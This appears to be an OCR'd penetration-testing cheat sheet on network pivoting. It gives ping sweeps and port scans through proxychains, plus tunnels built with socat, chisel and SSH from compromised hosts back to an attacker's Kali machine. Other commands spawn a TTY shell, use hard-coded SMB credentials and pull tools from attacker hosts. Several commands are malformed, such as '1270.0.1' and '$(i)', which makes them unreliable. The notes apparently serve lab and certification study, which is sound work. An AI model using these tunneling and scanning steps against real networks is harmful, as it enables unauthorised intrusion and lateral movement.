- **Local address 0.0.0.0** — The service is listening on all interfaces and will be visible locally, internally, and externally. If we find a service listening on 0.0.0.0 that was not visible externally on our nmap scan, this means the firewall is blocking inbound connections to this port — **This is a port forwarding opportunity!**
- **Local address 127.0.0.1** — The service is only listening for connections locally from this host (localhost), not anywhere else. — **This is a port forwarding opportunity!**
- **Local address 172.16.1.150** — The service is only listening for connections from the local network (internally). Only hosts on the local network can connect to this service. — **This is a port forwarding opportunity!**

Linux Systems

Scanning for other hosts within a different subnet

- Linux
  - for i in $(seq 254); do ping 10.X.X.$(i) -c1 -w1 & done | grep from
  - for i in $(seq 254); do ping 192.168.45.$(i) -c1 -w1 & done | grep from |cut -d ' ' -f4|tr -d ':'
- Windows Machine
  - nmap
    - chmod 777 nmap → ./nmap -sn 10.0.0.1-255
  - CMD
    - for /L %i in (1,1,255) do @ping -n 1 -w 100 10.0.0.%i | find "Reply")
    - (for /L %a IN (1,1,254) DO ping /n 1 /w 1 192.168.100.%a) | find "Reply"
  - PowerShell
    - 1..255 | ForEach-Object { Test-Connection -ComputerName "10.0.0.$_" -Count 1 -ErrorAction SilentlyContinue | Where-Object { $_.StatusCode -eq 0 } }

Discover the server name of a server based on the IP

- nslookup 172.16.95.1
- ping -a 172.16.95.241

Scanning for opened ports on a specific machine from a pivot machine

- for i in $(seq 1 65535); do nc -nz -w 1 10.0.0.1 $i 2>&1; done | grep -v "refused"
- nmap
  - chmod 777 nmap → ./nmap 10.4.223.215 -p-
- Windows
  - 1..1024 | ForEach-Object { Test-NetConnection -ComputerName 172.16.95.241 -Port $_ }
- proxychains nmap -sT 10.10.169.140 -F
  - Somewhat Stable
    - nano /etc/proxychains.conf
      - tcp_read_time_out 7500
      - tcp_connect_time_out 4000
    - seq 1 36535 | xargs -P 20 -I port proxychains -q nmap -p port -sT -T4 10.10.169.140 | grep -E " [0-9]+/tcp\s*open"
    - If needed → proxychains nmap -p135,139,445,53,88,389,464,593,636 -sT -sCV -T4 -Pn 10.10.203.140
  - Higher Speed
    - nano /etc/proxychains.conf
      - tcp_read_time_out 1500
      - tcp_connect_time_out 1000
    - seq 1 36535 | xargs -P 20 -I port proxychains -q nmap -p port -sT -T4 10.10.169.140 --min-rate 3000 | grep -E " [0-9]+/tcp\s*open"
    - If needed → proxychains nmap -p21,22, 88, 53, 135, 139,445,53,88,389,464,593,636, 1433,3306,3389,5985,5986 -sT -sCV -T4 -Pn 10.10.203.140

Scanning for opened ports on a specific machine with proxychains

- Quick scan top 100
  - proxychains nmap -sT 10.10.169.140 -F
  - proxychains nmap 172.16.1.10 -sT -sV -Pn -T5
- Reduce timeout in /etc/proxychains.conf
  - tcp_read_time_out 800
  - tcp_connect_time_out 800
- Scan all ports
  - seq 1 36535 | xargs -P 50 -I port proxychains -q nmap -p port -sT -T4 10.10.169.140 | grep -E " [0-9]+/tcp\s*open"
  - Service version → proxychains nmap -p 53, 135, 139,88 -sV -sT 10.10.169.140
  - seq 1 10000 | xargs -P 10 -I port proxychains -q nmap -p port -sT -T4 -Pn 10.10.169.140 --open


Scan multiple hosts for a specific port

- for i in $(seq 1 254); do nc -zv -w 1 10.0.0.$i 445; done

Enumerate a web application

- gobuster dir -p socks5://127.0.0.1:1080 --url http://172.16.1.13/ -w /usr/share/wordlists/dirb/common.txt

Port Forward




- Scenario
- socat
  - VM # 1 → socat TCP-LISTEN:3333,fork TCP:10.4.214.215:8888 &
    - Use common ports : such as 80 etc
  - Acess VM# 2 locally from Kali Machine → psql -h 192.168.214.63 -p 3333 -U postgres
- Scenario

- Chisel
  - kali
    - chisel server --port 8080 --reverse
    - nano /etc/proxychains4.conf
      - tail /etc/proxychains4.conf
      - [ProxyList]
        # add proxy here ...
        # meanwile
        # defaults set to "tor"
        # socks4 127.0.0.1 9050
        socks5 127.0.0.1 1080
  - Victim
    - chiselexe client <LHOST><Chisel_PORT> R:<LOCAL_PORT><RHOST><RPORT> → 127.0.0.1:<LOCAL_PORT>
      - chisel.exe client 10.0.0.1:8080 R:400:127.0.0.1:80 → 127.0.0.1:400
    - chiselexe client <LHOST><Chisel_PORT> R:<LOCAL_PORT><RHOST><RPORT> → 127.0.0.1:<LOCAL_PORT>
      - chisel.exe client 10.0.0.1:8080 R:400:10.0.0.2:80 → 127.0.0.1:400
- SSH
  - ssh -L <LPORT>:<RHOST>:<RPORT> <username>@<IP> → 127.0.0.1:<LOCAL_PORT>
    - ssh -L 400:10.0.0.2:80 ariah@10.0.0.2 → 127.0.0.1:100
  - You might need to use 127.0.0.1 → ssh -L 100:127.0.0.1:80 ariah@10.0.0.2 → 127.0.0.1:<LOCAL_PORT>
    - ssh -L 100:127.0.0.1:80 ariah@10.0.0.2 → 127.0.0.1:100

- ssh -L 37999:localhost:37999 marcus@192.168.184.139 -p 42022 → http://127.0.0.1:37999
  - Catto PG

HTTP Tunneling

- Scenario



- Chisel
  - Targeting a specific port
    - Setting the **Chisel Server** → chisel server --port 8080 --reverse
      - Attacker's machine
    - Setting the **Chisel Client** → ./chisel client 192.168.45.224:8080 R:3333:10.4.216.215:22 &
      - Compromised host
      - Use common ports : such as 80 etc
      - Access SSH from our Kali Machine
        - ssh admin@127.0.0.1 -p 3333
        - psql -h 127.0.0.1 -p 3333 -U postgres
  - Targeting all ports

    - Attacker
      - Setting the **Chisel Server** → chisel server --port 8080 --reverse
        - Attacker's machine
      - nano /etc/proxychains4.conf
        - tail /etc/proxychains4.conf
        - [ProxyList]
          # add proxy here ...
          # meanwile
          # defaults set to "tor"
          # socks4 127.0.0.1 9050
          socks5 127.0.0.1 1080
    - Linux System
      - VM # 1 → Setting the **Chisel Client** → ./chisel client 192.168.45.224:8080 R:socks > /dev/null 2>&1 &
        - VM # 1
        - R:socks - Defaults to port 1080
        - Access port 80 → proxychains curl http://10.4.244.215
        - proxychains ssh admin@10.4.214.215
    - Windows System
      - VM # 1 → Setting the **Chisel Client** → chiselexe client 192.168.45.224:8080 R:socks
        - VM # 1
        - R:socks - Defaults to port 1080
        - Access port 80 → proxychains curl http://10.4.244.215
        - proxychains ssh admin@10.4.214.215
        - Port scanning → seq 1 10000 | xargs -P 20 -I port proxychains -q nmap -p port -sT -T4 -Pn 10.10.203.142 | grep -E "^[0-9]+/tcp\s*open"

Inbound Connection

- Scenario
- SSH
  - VM # 1 → ssh -N -L 0.0.0.0:4455:10.0.0.4:445 database_admin@10.0.0.3
    - Use a ports outside most common 1024 to avoid firewalls
    - Confirm SSH LPF → ss -ntplu

  - Attacker's machine
    - smbclient -p 4455 -L //10.0.0.2/ -U admin --password=urs123
    - smbclient -p 4455 //10.0.0.2/Users -U admin --password=urs123
- Transfer binaries from VM # 1 to VM # 2 → wget 10.0.0.2:666/nmap
  - use the correct subnet
- Scenario # 2

  - ssh -N -L 0.0.0.0:6000:10.0.0.2:80 andrew@10.0.0.2 → firefox http://10.0.0.2:5555
    - USE SSH SHELL !!!
- SSH Local Port forward
  - one socket per SSH Connection
- SSH Dynamic Port Forwarding
  - multiple sockets for SSH Connection

SSH Tunneling

- Scenario
  - Attacker's machine
    - systemctl start ssh
      - Start SSH server
    - Checking that the SSH server on the Kali machine is listening. → ss -ntplu


  - Use SSH Remote Port Forward and connect to the our Kali machine. → VM # 1
    - python3 -c 'import pty; pty.spawn("/bin/bash")'
      - spawn a TTY shell
    - ssh -N -R 1270.0.1:2345:10.0.0.5:5432 kali@10.0.0.1 → ss -ntplu

  - We can now start probing port 2345 on the loopback interface of our Kali machine, as though we're probing the PostgreSQL database port on VM # 2 directly. → psql -h 127.0.0.1 -p 2345 -U postgres
- SSH Remote Port Forwarding
  - one socket per SSH Connection
- Scenario 2 - Access an internal app hosted on a VM

  - Attacker's machine
    - systemctl start ssh
      - Start SSH server
    - Checking that the SSH server on the Kali machine is listening. → ss -ntplu

  - Use SSH Remote Port Forward and connect to the our Kali machine. → VM # 1
    - python3 -c 'import pty; pty.spawn("/bin/bash")'
      - spawn a TTY shell
    - ssh -N -R 1270.0.1:2345:127.0.0.01:8000 kali@10.0.0.1 → ss -ntplu

- Outbound Connection
- SSH Remote Dynamic Port Forwarding



  - Scenario
  - Attacker's machine
    - systemctl start ssh
      - Start SSH server
    - Checking that the SSH server on the Kali machine is listening. → ss -ntplu

  - Use SSH RemoteDynamic Port Forward and connect to the our Kali machine → VM # 1
    - python3 -c 'import pty; pty.spawn("/bin/bash")'
      - spawn a TTY shell
    - ssh -N -R 9998 kali@10.0.0.1 → ss -ntplu

  - Use Proxychains to tunnel traffic over this SOCKS proxy port on Attackers machine
    - tail /etc/proxychains4.conf
    - [ProxyList]
      # add proxy here ...
      # meanwile
      # defaults set to "tor"
      # socks4 127.0.0.1 9050
      socks5 127.0.0.1 9998
  - Scanning VM # 4 through the remote dynamic SOCKS port with Proxychains. → proxychains nmap -vvv -sT -p9000-9100 -Pn -n 10.0.0.4
    - Make sure you use the internal address of VM# 4


Burp with SOCKS PROXY

- cat /etc/proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9998
```

Proxychains COnfiguration

- https://unix.stackexchange.com/questions/705942/how-to-configure-proxychains-the-right-way



- for i in $(seq 254); do ping 10.1.2.$(i) -c1 -W1 & done | grep from